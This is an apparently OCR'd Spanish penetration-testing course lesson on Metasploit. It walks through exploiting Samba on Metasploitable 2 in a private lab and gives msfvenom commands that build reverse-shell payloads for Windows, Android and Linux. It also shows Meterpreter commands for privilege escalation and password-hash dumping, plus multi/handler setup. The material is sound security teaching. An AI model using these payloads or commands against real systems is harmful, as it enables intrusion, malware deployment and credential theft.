EL FRAMEWORK

🎯 ¿Qué es Metasploit Framework?

Metasploit es el framework de explotación de vulnerabilidades más utilizado en el mundo. Es un proyecto open source escrito en Ruby que proporciona un entorno completo para desarrollar, probar y ejecutar exploits contra sistemas remotos [citation:1][citation:10].

🧠 ¿Para qué sirve?


Metasploit no es solo una herramienta; es un ecosistema modular que cubre todo el ciclo de vida de una prueba de penetración:

- **Información:** Integración con Nmap y módulos auxiliares para escanear puertos y servicios [citation:10].
- **Explotación:** Lanzar código malicioso contra vulnerabilidades conocidas (CVE) para obtener acceso remoto [citation:10].
- **Post-Explotación:** Escalar privilegios, volcar hashes, instalar backdoors y moverse lateralmente [citation:10].
- **Evasivo:** Usar encoders para intentar evadir antivirus e IDS/IPS [citation:10].

> 💡 **Dato Clave**
>
> Metasploit Framework es gratuito y viene preinstalado en Kali Linux. Existe una versión comercial llamada Metasploit Pro, pero para este curso usaremos la versión Framework desde la terminal.

⚙️ Iniciar la Consola

Todo el trabajo con Metasploit se realiza desde su consola interactiva, `msfconsole`. Abre una terminal en Kali y ejecútala:



La primera vez que la ejecutes, puede tardar un poco en iniciar. Verás un banner con la cantidad de módulos disponibles (exploits, auxiliary, payloads, etc.).

ARQUITECTURA

🧩 Arquitectura Modular de Metasploit

Metasploit se basa en "módulos". Cada módulo tiene una función específica. Entender esto es clave para saber qué usar en cada momento [citation:3].

Los 5 Tipos de Módulos Principales

1. Auxiliary (Auxiliares)

No explotan vulnerabilidades. Sirven para escanear, fuzzear, recolectar información o realizar fuerza bruta (como los que vimos con Hydra) [citation:3] [citation:10].

Ejemplo: `auxiliary/scanner/ssh/ssh_login`

2. Exploit (Exploits)

El núcleo del framework. Es el código que aprovecha un fallo específico en un servicio para ejecutar código en el objetivo [citation:3].

Ejemplo: `exploit/multi/samba/usermap_script` (el famoso Samba de Metasploitable 2) [citation:2].

3. Payload (Cargas Útiles)

El código que se ejecuta en la máquina víctima después de que el exploit tiene éxito. Existen tres tipos [citation:9][citation:10]:

- **Singles:** Autónomos. Hacen una sola cosa (ej. agregar un usuario).
- **Stagers:** Pequeños. Establecen la conexión de red inicial.
- **Stages:** Grandes. Se descargan después del stager (ej. Meterpreter).

4. Post (Post-Explotación)

Se ejecutan una vez que ya tienes acceso a la máquina. Sirven para recopilar datos, volcar contraseñas, capturar pantalla, etc. [citation:3].

5. Encoders (Codificadores)

Ofuscan el payload para intentar evadir antivirus y firmas de IDS [citation:10].

METODOLOGÍA

🚀 Flujo de Trabajo Estándar

El proceso para explotar una máquina con Metasploit sigue siempre los mismos pasos.

Aquí usaremos el ejemplo clásico de la vulnerabilidad de Samba en Metasploitable 2 [citation:2].

Paso 1: Escanear el Objetivo

Ya lo hicimos con Nmap, pero Metasploit también puede hacerlo. Imagina que sabemos que el puerto 139/445 (SMB) está abierto en `192.168.56.102`.

Paso 2: Buscar el Exploit

Dentro de `msfconsole`, usamos el comando `search` para encontrar el módulo adecuado.

msfconsole

```
msf6 > search samba

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
Check  Description
   -  ----                                      ---------------  ----
-----  -----------

   0  exploit/multi/samba/usermap_script        2007-05-14
excellent  No     Samba "username map script" Command Execution
```

Paso 3: Seleccionar y Configurar

Usamos el comando `use` con el nombre del módulo. Luego, con `show options`, vemos qué datos nos faltan por configurar.

msfconsole

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ____     _______________  ________  ___________
   RHOSTS                    yes       The target host(s)
   RPORT    139              yes       The target port

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ____   _______________  ________  ___________
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```

Paso 4: Configurar los Parámetros

Usamos `set` para darle la IP de la víctima (`RHOSTS`) y nuestra IP de atacante (`LHOST`).

msfconsole

```
msf6 exploit( ... ) > set RHOSTS 192.168.56.102
msf6 exploit( ... ) > set LHOST 192.168.56.101
msf6 exploit( ... ) > set PAYLOAD cmd/unix/reverse
```

Paso 5: Ejecutar el Exploit

El comando `exploit` (o `run`) lanza el ataque. Si tiene éxito, obtendrás una sesión (shell) en la máquina víctima.

msfconsole

```
msf6 exploit( ... ) > exploit
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command shell session 1 opened (192.168.56.101:4444 ->
192.168.56.102:42315) at 2026-11-10 10:00:00
```

COMANDOS ESENCIALES

💻 Referencia Rápida de msfconsole

Estos son los comandos que usarás el 90% del tiempo dentro de la consola de Metasploit [citation:6].

Comandos Globales

- `search [término]`: Busca módulos. Ej: `search type:exploit name:smb` [citation:6].
- `use exploit/windows/smb/ms17_010_eternalblue`
- `info`: Muestra información detallada del módulo seleccionado.
- `back`: Sale del módulo actual y vuelve al menú principal.
- `sessions`: Lista las sesiones activas (máquinas comprometidas).
- `sessions -i [ID]`: Interactúa con una sesión específica [citation:6].

Comandos dentro de un Módulo

- `show options`: Muestra los parámetros que debes configurar.
- `show payloads`: Muestra los payloads compatibles con el exploit.
- `set RHOSTS 10.0.0.5`
- `setg [parámetro] [valor]`: Configura un parámetro de forma global (para todos los módulos).
- `exploit` o `run`: Ejecuta el ataque [citation:7].
- `check`: Verifica si el objetivo es vulnerable sin lanzar el exploit (si el módulo lo soporta).

GENERACIÓN DE PAYLOADS

🔧 msfvenom: Creando el Malware

Msfvenom es la herramienta de Metasploit para generar payloads personalizados (ejecutables, scripts, APKs). Es la evolución de msfpayload y msfencode [citation:1] [citation:4].

📦 Generar un Ejecutable para Windows

Este comando genera un archivo `.exe` que, al ejecutarse en una Windows, se conecta de vuelta a tu Kali (reverse shell).

Terminal

```
kali@root:~$
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

Flags: `-p` (payload), `LHOST` (tu IP), `LPORT` (tu puerto), `-f exe` (formato), `-o` (nombre de salida) [citation:12].

🤖 Generar una APK para Android

Si quieres comprometer un dispositivo Android, puedes generar una aplicación maliciosa.

Terminal

```
kali@root:~$
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=4444 -o malicious.apk
No platform was selected, choosing Msf::Module::Platform::Android
from the payload
No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 1024 bytes
Saved as: malicious.apk
```

🐧 Generar un Binario para Linux

Para sistemas Linux, generamos un archivo ELF.

Terminal

```
kali@root:~$
msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=192.168.56.101 LPORT=4444 -f elf -o payload.elf
Saved as: payload.elf
```

Luego debes darle permisos de ejecución: `chmod +x payload.elf`.

POST-EXPLOTACIÓN

👑 METERPRETER: EL CONTROL TOTAL

Meterpreter es un payload avanzado que se ejecuta en memoria (no en disco) y te da un control total sobre la máquina comprometida. Es el "stage" más poderoso de Metasploit [citation:8][citation:11].

🛠️ Comandos Esenciales de Meterpreter

Una vez que tienes una sesión de Meterpreter (verás el prompt `meterpreter >`), puedes usar estos comandos [citation:6][citation:11]:

Información del Sistema

- `sysinfo`: Muestra el sistema operativo, nombre del equipo y arquitectura.
- `Server username: NT AUTHORITY\SYSTEM`

Archivos y Directorios

- `pwd`: Muestra el directorio actual.
- `ls`: Lista archivos.
- `download [archivo_remoto] [ruta_local]`: Descarga un archivo de la víctima a tu Kali.
- `upload [archivo_local] [ruta_remota]`: Sube un archivo de tu Kali a la víctima.

Red y Procesos

- `ipconfig`: Muestra las interfaces de red de la víctima.
- `ps`: Lista los procesos en ejecución.
- `shell`: Abre una shell nativa del sistema (cmd.exe en Windows, bash en Linux) [citation:6].

Escalada de Privilegios y Hashes

- `getsystem`: Intenta escalar a SYSTEM en Windows (usando técnicas como Named Pipe Impersonation).
- `hashdump`: Vuelca los hashes de las contraseñas locales de Windows (necesitas privilegios de SYSTEM) [citation:11].

🔗 Conectar el Handler con msfvenom

Cuando generas un payload con `msfvenom`, debes poner a Metasploit a "escuchar" para recibir la conexión. Para eso usas el módulo `multi/handler` [citation:4][citation:8]:

msfconsole

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) >
set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit -j
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Starting the payload handler ...
```

El flag `-j` ejecuta el handler en segundo plano (job), para que puedas seguir usando la consola mientras esperas la conexión.

🎓 ¡Fin de la Clase 2.4!

Ya conoces el framework de explotación más poderoso. En la próxima clase (2.5) haremos la práctica final: explotaremos Metasploitable 2 con Metasploit.